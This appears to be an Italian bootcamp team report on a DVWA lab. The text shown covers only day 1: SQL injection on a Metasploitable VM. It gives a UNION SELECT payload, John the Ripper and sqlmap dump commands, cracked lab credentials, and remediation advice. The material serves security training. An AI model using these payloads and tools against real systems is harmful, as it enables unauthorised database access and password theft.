

**Epicode Cybersecurity Specialist
Build Week II**

TEAM DUCK-TECH

Francesco Mirabella - Alex Flores - Angelo Di Mauro - Dario Santigliano
Elena Kovalenko - Leandra Rodrigues de Figueiredo - Manuel Perelli

Indice

Introduzione

Traccia Giorno 1: Web Application Exploit SQLi

- 1.1 Cosa è la DVWA
- 1.2 Requisiti laboratorio:
- 1.3 Cosa è un IP
- 1.4 Cosa è un ping
- 1.5 Cosa è un SQL injection?
- 1.6 Cosa è una query?
- 1.7 Metodo 1:
- 1.8 John the Ripper (JtR)
- 1.9 Metodo 2:
- 1.10 Cosa è Burpsuite?
- 1.11 Cosa è SQLmap?
- 1.12 Conclusioni sugli attacchi di SQL Injection (SQLi)
- 1.13 Remediation per SQL Injection

Traccia Giorno 2: Web Application Exploit XSS

- 2.1 Requisiti laboratorio:
- 2.2 Cosa è un XSS?
- 2.3 Configurazione delle macchine:
- 2.4 Conclusioni

Traccia Giorno 3: System Exploit BOF

- 3.1 Programma modificato (BOF)
- 3.2 Funzionamento del programma:
- 3.3 Spiegazione base del primo codice:
- 3.4 Spiegazione base del secondo codice:
- 3.5 Differenza tra i due programmi

Traccia Giorno 4: Exploit Metasploitable con Metasploit

- 4.1 Requisiti laboratorio:
- 4.2 Cosa è Nessus?
- 4.3 Cosa è il protocollo SMB e cos'è Samba?
- 4.4 Cosa è NMAP?
- 4.5 Cosa è Metasploit?
- 4.6 Conclusioni:

Traccia Giorno 5: Exploit Windows con Metasploit

- 5.1 Requisiti laboratorio:
- 5.2 SMB e MS17-010
- 5.3 Impostazione indirizzi IP
- 5.4 Vulnerability Assessment
- 5.5 Penetration testing
- 5.6 Fase di exploit
- 5.7 Il target è una macchina fisica o virtuale?
- 5.8 Quali sono le impostazioni di rete della macchina?
- 5.9 La macchina ha disposizione una webcam?
- 5.10 Screenshot del desktop

Conclusioni

Considerazioni finali del progetto

Epicode Cybersecurity Specialist Build Week II



Introduzione

Benvenuti alla Build Week II, questa settimana il nostro team si impegnerà in un progetto suddiviso in cinque tracce, ognuna delle quali rappresenta una giornata dedicata allo svolgimento di varie task. In questo contesto di apprendimento, ogni partecipante avrà l'opportunità di mettere in pratica le proprie abilità per contribuire al successo del gruppo. I nostri obiettivi includono non solo la realizzazione dei compiti assegnati, ma anche il consolidamento delle competenze di teamworking, comunicazione e risoluzione collaborativa dei possibili problemi riscontrati all'interno del progetto.

Traccia Giorno 1: Web Application Exploit SQLi

Utilizzando le tecniche viste nelle lezioni teoriche, andremo a sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente **"Pablo Picasso"**.

Prima di passare ai requisiti del progetto facciamo un breve ripasso su alcuni termini ed applicazioni che andremo ad utilizzare.

Cosa è la DVWA?



DVWA è un'applicazione web progettata appositamente per essere vulnerabile, consentendo agli utenti di imparare e testare le proprie abilità nella sicurezza informatica. La sua interfaccia utente nasconde molte falle di sicurezza, inclusi livelli di difficoltà che vanno da low ad high.

Requisiti laboratorio:

Livello difficoltà DVWA: **LOW**

IP Kali Linux: **192.168.13.100/24**

IP Metasploitable: **192.168.13.150/24**

Cosa è un IP?

Un indirizzo **IP** (internet protocol address) è una serie univoca di numeri assegnati a ciascun dispositivo collegato a una rete che utilizza il protocollo Internet per la comunicazione. Gli indirizzi ip sono utilizzati per identificare e localizzare i dispositivi su una rete, consentendo loro di comunicare tra loro attraverso la trasmissione di dati. Gli indirizzi ip possono essere di due tipi principali: ipv4 (internet protocol version 4), che consiste in una sequenza di quattro numeri separati da punti, ad esempio, 192.168.1.1, e ipv6 (internet protocol version 6), che è una versione più recente e prevede indirizzi più lunghi per affrontare l'esaurimento degli indirizzi ipv4.

Setup Laboratorio:

Come richiesto dall'esercizio la prima cosa che andremo a fare sarà cambiare gli indirizzi IP delle macchine su cui lavoreremo utilizzando da terminale il comando:

“sudo nano /etc/network/interfaces”

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255
    inet6 fe80::a00:27ff:fe64:481b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:cb:7e:f5 txqueuelen 1000 (Ethernet)
    RX packets 20 bytes 3213 (3.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 16 bytes 2424 (2.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

hsfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:64:48:1b
          inet addr:192.168.50.150  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe64:481b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3526 (3.4 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:114 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:29797 (29.0 KB)  TX bytes:29797 (29.0 KB)
```


Per esser sicuri che le macchine comunichino faremo un ulteriore test che consiste in un ping tra una macchina e l'altra.


Cosa è un Ping?

Il ping è un comando utilizzato per testare la connessione di rete tra due dispositivi. Quando si esegue il comando ping, il dispositivo invia un pacchetto di dati all'indirizzo ip di destinazione specificato, e se la connessione è funzionante, il dispositivo riceverà una risposta. Il ping è comunemente utilizzato per verificare la connettività di rete, la latenza e la perdita di pacchetti tra due dispositivi. In breve, l'indirizzo ip identifica un dispositivo su una rete, mentre il ping è uno strumento che consente di testare la connettività e misurare la latenza tra i dispositivi attraverso la trasmissione di pacchetti di dati.

```
(kali@kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.322 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.186 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=0.327 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=0.359 ms
64 bytes from 192.168.13.150: icmp_seq=5 ttl=64 time=0.209 ms
64 bytes from 192.168.13.150: icmp_seq=6 ttl=64 time=0.354 ms
^C
--- 192.168.13.150 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5103ms
rtt min/avg/max/mdev = 0.186/0.292/0.359/0.069 ms
```

```
PING 192.168.13.100 (192.168.13.100) 56(84) bytes of data.
64 bytes from 192.168.13.100: icmp_seq=1 ttl=64 time=0.384 ms
64 bytes from 192.168.13.100: icmp_seq=2 ttl=64 time=0.360 ms
64 bytes from 192.168.13.100: icmp_seq=3 ttl=64 time=0.341 ms
64 bytes from 192.168.13.100: icmp_seq=4 ttl=64 time=0.300 ms
64 bytes from 192.168.13.100: icmp_seq=5 ttl=64 time=0.341 ms
64 bytes from 192.168.13.100: icmp_seq=6 ttl=64 time=0.619 ms
64 bytes from 192.168.13.100: icmp_seq=7 ttl=64 time=0.334 ms
64 bytes from 192.168.13.100: icmp_seq=8 ttl=64 time=0.484 ms
64 bytes from 192.168.13.100: icmp_seq=9 ttl=64 time=0.332 ms
64 bytes from 192.168.13.100: icmp_seq=10 ttl=64 time=0.345 ms
--- 192.168.13.100 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 8998ms
rtt min/avg/max/mdev = 0.300/0.384/0.619/0.091 ms
```

Andremo quindi ad accedere alla DVWA aprendo il browser da kali linux immettendo l'IP di Metasploitable per poi successivamente cambiare il livello di sicurezza di quest'ultimo da **"HIGH"** a **"LOW"**:



A questo punto possiamo iniziare il progetto giornaliero basato sul **SQL Injection**.

Cosa è un Sql injection?

Un **SQL injection** è una tecnica di attacco informatico in cui un aggressore inserisce o manipola deliberatamente i comandi SQL.

Ci sono due tipi di **SQL Injection**:

- **Classic SQL Injection**: L'attaccante inserisce istruzioni **SQL** malevole all'interno di campi di input come campi di ricerca o campi di login.
- **Blind SQL Injection**: L'attaccante cerca di manipolare informazioni sensibili inserendo comandi **SQL** dannosi che serviranno per creare, modificare e gestire dati tramite le risposte dell'applicazione (query).

Cosa è una query?

Una query è un comando o una richiesta che viene inviata a un database per eseguire un'operazione specifica sui dati in esso contenuti. In termini più semplici, una query è un modo per interagire con un database per ottenere, inserire, aggiornare o eliminare dati.

Le query vengono scritte utilizzando un linguaggio specifico chiamato linguaggio di query, spesso abbreviato come SQL (Structured Query Language).

Il progetto potrà essere svolto con due metodi differenti.

Metodo 1:


Nel campo input della tab Sql andremo ad inserire il seguente comandi

“ ‘UNION SELECT user,password FROM users-- -“

Dove **“UNION SELECT”**: Unisce i risultati della query originale con quelli di un'altra query.

In questo caso, la seconda query sta cercando di estrarre informazioni sensibili come nomi utente (user) e password dalla tabella users e **“-- -”** costituisce un commento, ovvero tutto ciò inserito dopo la query verrà ignorato dal motore SQL.

Una volta inserita la query, infatti, ci accorgeremo che il database ci fornirà come risposta gli username e le password presenti sulla web application ed estrapolate dal DB come segue in figura.




Come possiamo ben notare le password saranno crittografate in codice hash (Un codice hash è una funzione crittografica che trasforma input di lunghezze variabili in una stringa di lunghezza fissa) e per recuperale in “chiaro” abbiamo bisogno che ci venga in soccorso un tool che si chiama **John the Ripper**.

John the ripper (JtR)

John the Ripper è un potente software open-source per il cracking di password. Il suo scopo principale è testare la sicurezza delle password eseguendo attacchi di forza bruta, attacchi di dizionario e altre tecniche di cracking. Il nome "**John the Ripper**" è un riferimento al famoso assassino seriale Jack the Ripper, e la parola "John" è spesso utilizzata colloquialmente per indicare un cliente o un utente generico.

Il primo step è creare un nuovo file di testo che abbiamo chiamato “**hash.txt**” in cui inseriremo i codici hash trovati grazie all’injection.




Successivamente lanceremo **JtR** utilizzando una wordlist tra le più grandi esistenti, ovvero, “**Rockyou.txt**” con la quale proveremo ad associare i nostri hash con quelli delle password presenti sul file e quindi reperire in chiaro le nostre password.

Possiamo lanciare il tool utilizzando il comando:

```
"john --wordlist="/usr/share/wordlists/rockyou.txt" --format=raw-MD5 hash.txt."
```

Scomponendo in questo modo il comando:

- **John** indica il tool che stiamo lanciando, ovvero John the Ripper;
- Il trattino doppio "--" prima di wordlist è necessario per indicare a JtR di iniziare un nuovo parametro;
- **/usr/share/wordlists/rockyou.txt** è il path dove è salvata la nostra wordlist di password;
- **--format=raw-MD5** indica che le password nel file di input o nella wordlist sono già crittografate utilizzando l'algoritmo di hash MD5.




```
kali@kali: ~/Scrivania
File Azioni Modifica Visualizza Aiuto
(kali@kali)-[~/Scrivania]
$ john --show /usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash.txt
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt
?:emerald
pablo:letmein
2 password hashes cracked, 51 left
```

Ora che abbiamo reperito le nostre password possiamo loggare nella web app con le credenziali di Pablo, che abbiamo scoperto:

User: pablo

Password: letmein



DVWA Security

PHP Info

About

Logout

page.

You have logged in as 'pablo '

Username: pablo
Security Level: low
PHPIDS: disabled

Metodo 2:

In alternativa al primo metodo possiamo provare a reperire le stesse informazioni usando dei tool che sono **Burpsuite** e **SqlMap**.

Cosa è Burpsuite?



Burp Suite è uno strumento di sicurezza delle applicazioni web ampiamente utilizzato per il testing e la valutazione della sicurezza di applicazioni web. È una suite completa che offre un insieme di strumenti per individuare e sfruttare le vulnerabilità delle applicazioni web.


Burp Suite è utilizzato comunemente da ricercatori sulla sicurezza, sviluppatori e professionisti del settore per condurre test di sicurezza e analisi delle vulnerabilità.

Cosa è SQLmap?


SQLMap è uno strumento open-source progettato per l'automazione del rilevamento e dell'esecuzione di attacchi di injection SQL su un'applicazione web vulnerabile.

In sostanza, **SQLMap** aiuta a identificare e sfruttare eventuali debolezze nella sicurezza di un'applicazione web che potrebbero consentire a un attaccante di eseguire query SQL non autorizzate sul database sottostante.


Per prima cosa avviamo **Burpsuite** e ci spostiamo nella tab “proxy”




Successivamente apriamo il browser di Chromium:



Accediamo quindi alla DVWA ed attiviamo l'intercettazione:





Ora che abbiamo reperito l'informazione che ci servirà possiamo spostarci su **SQLmap**.

Lanciamo **SQLmap** utilizzando il seguente comando:

```
(kali@kali)-[~]  
$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sqli/?id=6Submit=Submit#" --cookie="security=low; PHPSESSID=996f41e06248d4bceb439e1459eae8a7" -D dvwa -T users -C user,password --dump
```

Dove con lo **switch** **-u** possiamo indicare l'url della web app da cui vogliamo reperire le info mentre con lo **switch** **--cookie** (Un cookie è un piccolo file di testo memorizzato nel computer di un utente quando visita un sito web.

I cookie contengono informazioni utili per il sito, come preferenze utente o dati di accesso) andremo ad indicare il cookie di sessione (Il cookie di sessione invece è un cookie temporaneo che viene memorizzato solo per la durata della sessione di navigazione dell'utente) dell'utente al quale vogliamo sottrarre le informazioni.

Come possiamo notare dalle info che ci restituirà **SQLmap** il parametro ID è vulnerabile all'injection ed infatti il tool ci chiederà se vogliamo avviare un attacco a dizionario per trovare le password in chiaro all'interno della tabella user contenuta nel database. Premendo "Y" potremo partire con il nostro attacco utilizzando come per il primo metodo un file contenente milioni di password (leakate nel tempo e costantemente aggiornate) di default.

Terminato l'attacco ci accorgeremo che siamo riusciti ad avere le informazioni che ci servivano e che la password per l'utente "**pablo**" è "**letmein**" esattamente come quella trovata con il primo metodo.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
Title: MySQL UNION query (NULL) - 2 columns  
Payload: id=' UNION ALL SELECT CONCAT(0x7176627671,0x51786f58796762414c56506d69584b736d414d6d61654c69577549496d5  
a4c5565524c59456a5a4c,0x7170716271),NULL#Submit=Submit  
[10:01:26] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: Apache 2.2.8, PHP 5.2.4  
back-end DBMS: MySQL ≥ 4.1  
[10:01:26] [INFO] fetching entries of column(s) 'user,password' for table 'users' in database 'dvwa'  
[10:01:26] [WARNING] reflective value(s) found and filtering out  
[10:01:26] [INFO] recognized possible password hashes in column 'password'  
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]  
do you want to crack them via a dictionary-based attack? [Y/n/q]  
[10:01:28] [INFO] using hash method 'md5_generic_passwd'  
what dictionary do you want to use?  
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)  
[2] custom dictionary file  
[3] file with list of dictionary files  
> 1  
[10:01:29] [INFO] using default dictionary  
do you want to use common password suffixes? (slow!) [y/N]  
[10:01:31] [INFO] starting dictionary-based cracking (md5_generic_passwd)  
[10:01:31] [INFO] starting 8 processes  
[10:01:32] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[10:01:33] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'  
[10:01:34] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'  
[10:01:34] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'  
Database: dvwa  
Table: users  
[5 entries]  
+-----+-----+  
| user | password |  
+-----+-----+  
| admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |  
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |  
| 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |  
| pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |  
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |  
+-----+-----+  
[10:01:36] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.13.150/dump/d  
vwa/users.csv'  
[10:01:36] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.13.150'  
[*] ending @ 10:01:36 /2024-01-22/
```

Conclusioni sugli attacchi di SQL Injection (SQLi)

- **Seria minaccia per la sicurezza:** Gli attacchi di SQL Injection rappresentano una minaccia significativa per la sicurezza delle applicazioni web. Sfruttando vulnerabilità nel codice SQL di un'applicazione, gli attaccanti possono compromettere la riservatezza, l'integrità e la disponibilità dei dati.
- **Potenziati impatti:** Gli impatti di un attacco di SQL Injection possono variare dal recupero non autorizzato di dati sensibili, all'alterazione dei dati nel database, fino alla distruzione dei dati stessi.
- **Rischi per la reputazione:** Le violazioni della sicurezza dovute a SQL Injection possono danneggiare gravemente la reputazione di un'organizzazione. La perdita di dati sensibili può avere conseguenze finanziarie e legali significative, oltre a erodere la fiducia degli utenti.

Remediation per SQL Injection

- **Validazione e Sanitizzazione degli Input:**

- Implementare rigorose procedure di validazione e sanitizzazione degli input ricevuti dall'utente. Validare che gli input rispettino i formati attesi e rimuovere o neutralizzare caratteri pericolosi.

- **Query Parametrizzate o Prepared Statements:**

- Utilizzare query parametrizzate o prepared statements nelle query SQL. Questo separa chiaramente i dati dagli statement SQL e impedisce l'iniezione di codice malevolo.

- **Least Privilege Principle:**

- Applicare il principio del "Least Privilege". Assicurarsi che le credenziali di accesso al database utilizzate dall'applicazione abbiano solo i permessi necessari per eseguire le operazioni richieste.

- **Firewall delle Applicazioni Web (WAF):**

- Implementare un Web Application Firewall per filtrare e bloccare attacchi SQL Injection. Un WAF può essere configurato per riconoscere e bloccare modelli di traffico associati a tentativi di SQL Injection.

